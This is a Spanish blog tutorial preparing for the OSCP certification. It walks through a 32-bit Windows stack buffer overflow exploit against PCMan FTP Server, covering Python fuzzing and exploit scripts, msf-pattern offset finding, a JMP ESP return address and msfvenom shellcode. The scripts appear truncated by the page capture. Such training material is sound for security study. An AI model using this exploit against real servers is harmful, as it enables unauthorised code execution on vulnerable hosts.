IRONHACKERS

Power belongs to the people who take it

Preparación OSCP: Windows Buffer

IDIOMA:

Español English

BUSCAR

ENTRADAS RECIENTES

PWN Write-Up: Weird Chall – DEKRA CTF 2020

Overflow

FEBRERO 20, 2019 / MANUEL LÓPEZ PÉREZ / 1 COMENTARIO

Buenas, quizás alguno de vosotros estéis pensando en sacaros el OSCP, la famosa certificación de Offensive Security, así que he pensado que sería útil proporcionar un tutorial de un **desbordamiento de buffer de Windows de 32 bits**. Para la mayoría de las personas que entran al mundo de la seguridad informática, los buffer overflows pueden ser un tema que asuste. Mi objetivo es que al final de este tutorial, tengáis una comprensión más clara y menos miedo al **desarrollo de exploits de buffer overflow.**

Antes de leer este post os recomiendo leer los post de introducción al exploiting:
Parte 1, parte 2, parte 3 y parte 4

WriteUp – CTF UPSA 2020

WriteUp – Cascade (HackTheBox)

Vendiendo humo: RUSTSCAN vs NMAP


Retos HackTheBox – Web: HDC

Introducción


¿Qué es un Stack Buffer Overflow?

Según la **Wikipedia**, un desbordamiento de pila es el exceso de flujo de datos almacenados en la pila de una función, lo cual permite que la dirección de retorno de la pila pueda ser modificada por otra parte de un atacante para obtener un beneficio propio, que generalmente es malicioso.
Básicamente hay que desbordar un buffer de la

pila, modificando así los datos adyacentes permitiendo inyectar código y tomar el control del proceso.
Os recomiendo la lectura del post de corelean.be para entender esto mejor.
La pila es la estructura que almacena la información de un programa.



Si el programa está mal programado permitirá el desbordamiento del buffer; supongamos que tenemos un programa que, mediente gets(), da valor a un buffer X caracteres pero el usuario introduce una gran cantidad A:




Se producirá un fallo **(segmentation fault)** ya que

hemos sobrescrito la dirección de retorno.

Explotación

Fuzzing

Veamoslo gráficamente, tenemos un PCMan FTP corriendo en un **Windows 10** y con Inmunity Debugger para analizar lo que ocurre en la ejecución del servidor.




Lo primero que haremos es ver si este software es vulnerable, la técnica que se utiliza para encontrar un bug se llama **Fuzzing** que consiste básicamente en enviar datos de una longitud variable hasta que crashe la ejecución.
Podemos utilizar el siguiente python:

```
1  #!/usr/bin/python
2  import sys,socket
3  from time import sleep
4
5  length = 1500
6
7  while True:
8      try:
9          print "length sent: " +
10         s=socket.socket(socket.
11         s.connect(('192.168.17.
```

```
12          s.recv(1024)
13          s.send("USER Anonymous'
14          s.recv(1024)
15          s.send("PASS pass")
16          s.recv(1024)
17          s.send('PORT ' + 'A'* l
18          s.recv(1024)
19          s.close()
20          sleep(1)
21          length += 100
22      except:
23          print 'Fuzzing crased a
24          sys.exit()
```

Como veis se abre una conexión con el servidor y se enviarán mensajes a través del **parámetro PORT** hasta que crashe (aumentando en 100 la longitud de la cadena que se le envía en cada iteración).



En cuanto deja de establecer conexión con el servidor sabremos la **longitud** necesaria para hacer **crashear el programa, en este caso 2100 bytes.**

Buscar el relleno

Sabemos que enviando al menos 2100 bytes haremos crashear el programa, pero necesitamos saber la longitud exacta para poder manejar la dirección de retorno.

Para esto utilizaremos **msf-pattern**

```
msf-pattern_create -l 2100
```


Modifiquemos nuestro exploit:

```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

buf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7

s=socket.socket(socket.AF_INET,
s.connect(("192.168.17.129",21)
s.recv(1024)
s.send("USER " + "Anonymous")
s.recv(1024)
s.send("PASS pass")
s.recv(1024)
s.send("PORT " + buf)
s.recv(1024)
s.close()
```

```
python exploit.py
msf-pattern_offset -q 396F4338
```




Tras la ejecución del exploit el programa se detendrá y veremos en el **Inmunity Debugger** el valor del registro **EIP** (que contendrá la dirección de retorno sobreescrita). Con **msf-pattern_offset** veremos la longitud exacta del relleno.

La longitud de nuestro relleno será **2006 bytes**, vamos a demostrarlo:


```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

padding = "A" * 2006
buf = padding + "B"*4 + "C"*256

s=socket.socket(socket.AF_INET,
s.connect(("192.168.17.129",21)
s.recv(1024)
s.send("USER " + "Anonymous")
s.recv(1024)
s.send("PASS pass")
s.recv(1024)
s.send("PORT " + buf)
s.recv(1024)
s.close()
```




Como veis, tras la ejecución del exploit, el **registro EIP** apunta a las **4 Bs (\x42\x42\x42\x42)** luego hemos sobrescrito la dirección de retorno con el contenido que queramos. Además el **ESP** apunta a las Cs, seria algo así:



Ejecutar nuestro shellcode


Tras ver el diagrama anterior, nos queda claro que en las **Cs** deberemos escribir nuestro **shellcode** y sobreescribir la dirección de retorno con la de nuestro **shellcode**.
Podríamos saltar a la dirección del **ESP directamente**, pero es más sutil buscar una operación **JMP ESP** en las **librerías del programa** y hay que tener en cuenta que la dirección del ESP puede no ser justo a continuación de la dirección de retorno (las 4 B) por lo que debemos añadir un colchón de NOPs.
Usando mona podríamos buscar un **JMP ESP** en un módulo que no tenga ninguna protección como **ASLR**, pero para este ejemplo nos sirve con buscarlo directamente con **Inmunity**:



Como dije antes, tras la dirección de retorno (JMP ESP) debemos incluir el código que queremos ejecutar es decir, nuestro shellcode.
Creemos un **shellcode** para probar que podemos ejecutar código (nos bastará con abrir una calculadora para demostrar que funciona)(en este caso usaremos el encoder **x86/shikata_ga_nai** pero puede ser que no funcione y tendríais que probar otros o no usar encoder):

```
1 | msfvenom -p windows/exec CMD=cal
```

Y busquemos un JMP ESP en el programa con Inmunity Debugger:




```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

padding = 'A' * 2006
jmpesp = struct.pack("<I",0x739
nops = "\x90" * 20
shellcode =  ""
shellcode += "\xdb\xdf\xbf\xc4\
shellcode += "\x29\xc9\xb1\x31\
shellcode += "\xd0\xa5\x5d\x2c\
shellcode += "\xf1\xcc\x4c\x38\
shellcode += "\xc6\xfa\x42\xaa\
shellcode += "\xf2\xf0\xd9\x66\
shellcode += "\xc5\x2c\x70\xab\
shellcode += "\x88\x8f\xf8\x6b\
shellcode += "\x85\x4f\x2d\x2e\
shellcode += "\x61\x37\x5d\x0f\
shellcode += "\xc5\x81\xbe\x25\
shellcode += "\x82\x63\x8b\x0e\
shellcode += "\x33\xbb\x7b\x2e\
shellcode += "\xa7\xaf\xbe\xe3\
shellcode += "\x61\x3c\x5a\xd7\
shellcode += "\xff\xdd\x3e\x9a\
shellcode += "\x2e\x22\x9b\x4c\
shellcode += "\xa1\x8f\xe1\xda\
shellcode += "\x9c\xc3\x4a\x6d'

buf = padding + jmpesp + nops +

s=socket.socket(socket.AF_INET,
s.connect(('192.168.17.129',21)
s.recv(1024)
s.send("USER " + "Anonymous")
s.recv(1024)
s.send("PASS pass")
s.recv(1024)
s.send('PORT ' + buf)
s.recv(1024)
s.close()
```

Ahora creando un **shellcode malicioso (reverse shell):**



Conclusión

Este tutorial puede servir para empezar la preparación para el desarrollo de exploits del **OSCP** pero no se cubren todos los aspectos necesarios para pasar el examen ya que no hemos explicado a encontrar los **badchars del shellcode**, o cómo buscar la operación **JMP ESP** en las librerias que no tengan protecciones como el **ASLR**.
Además este tipo de exploits no funcionarán si los programas cuentan con protecciones como el **DEP**.

Otros software para practicar:

PCMan FTP Server 2.0.7
SLMail 5.5.0 Mail Server
Freefloat FTP Server 1.0
MiniShare 1.4.1
Savant Web Server 3.1
WarFTP 1.65

Referencias

- https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
- https://veteransec.com/2018/09/10/32-bit-windows-buffer-overflows-made-easy/
- https://www.nccgroup.trust/au/about-us/newsroom-and-events/blogs/2016/june/writing-exploits-for-win32-systems-from-scratch/
- https://www.vortex.id.au/2017/05/pwkoscp-stack-buffer-overflow-practice/

¿Me ayudas a compatirlo?

Tutoriales

ENTRADA ANTERIOR
WriteUp CTF H-C0N 3/3 – HackPlayers & iHackLabs

ENTRADA SIGUIENTE
Port Forwarding – CheatSheet

0 comentarios

1 Pingback

1. Preparación OSCP: Windows Buffer Overflow - Writeup de Brainpain (Vulnhub) –

ironHackers

Deja una respuesta

Tu dirección de correo electrónico no será publicada.

Comentario

Nombre

Correo electrónico

Web

Publicar el comentario

Este sitio usa Akismet para reducir el spam. Aprende cómo se procesan los datos de tus comentarios.

CONTACTO

Email:
info@ironhackers.es

Politica de privacidad y cookies

Aviso legal

REDES SOCIALES

TEMA POR ANDERS NOREN — ARRIBA ↑